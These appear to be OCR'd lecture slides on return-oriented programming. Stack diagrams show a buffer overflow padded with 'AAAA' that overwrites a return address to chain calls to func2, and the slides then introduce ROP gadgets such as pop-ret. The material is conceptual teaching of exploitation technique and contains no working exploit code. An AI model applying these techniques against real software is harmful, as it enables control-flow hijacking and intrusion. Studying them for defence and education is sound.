

0x00000000
0xFFFFFFFF
AAAA
AAAA
AAAA
ESP
Address of func2()
0x1
0x2
Next instruction
mov ebp, esp



0x00000000
0xFFFFFFFF
Next instruction
pop ebp
AAAA
AAAA
AAAA
ESP/EBP
Address of func2()
0x1
arg1: [ebp + 0x8]
0x2


0x00000000
0xFFFFFFFF
Next instruction
ret
AAAA
AAAA
AAAA
Address of func2()
ESP
0x1
0x2


0x00000000
0xFFFFFFFF
Next instruction
push ebp
AAAA
AAAA
AAAA
Address of func2()
0x1
0x2
ESP


0x00000000
AAAA
AAAA
AAAA
AAAA
ESP
0x1
0x2
Next instruction
mov ebp, esp
0xFFFFFFFF


0x00000000
0xFFFFFFFF
Next instruction
pop ebp
AAAA
AAAA
AAAA
AAAA
0x1
0x2
ESP/EBP
arg2: [ebp + 0x8]


0x00000000
0xFFFFFFFF
Next instruction
ret
AAAA
AAAA
AAAA
AAAA
0x1
0x2
ESP

PROBLEM

Arguments taken
are [ebp + 0x8]

Max of 2 functions chained

PROBLEM

What if function needs more than one argument?

What if more than 2 chained functions are required?

ROP Gadgets


Machine instructions that are already present in the binary.


~Wikipedia-Kun


POP-RET Gadget


A pop instruction followed by a ret instruction

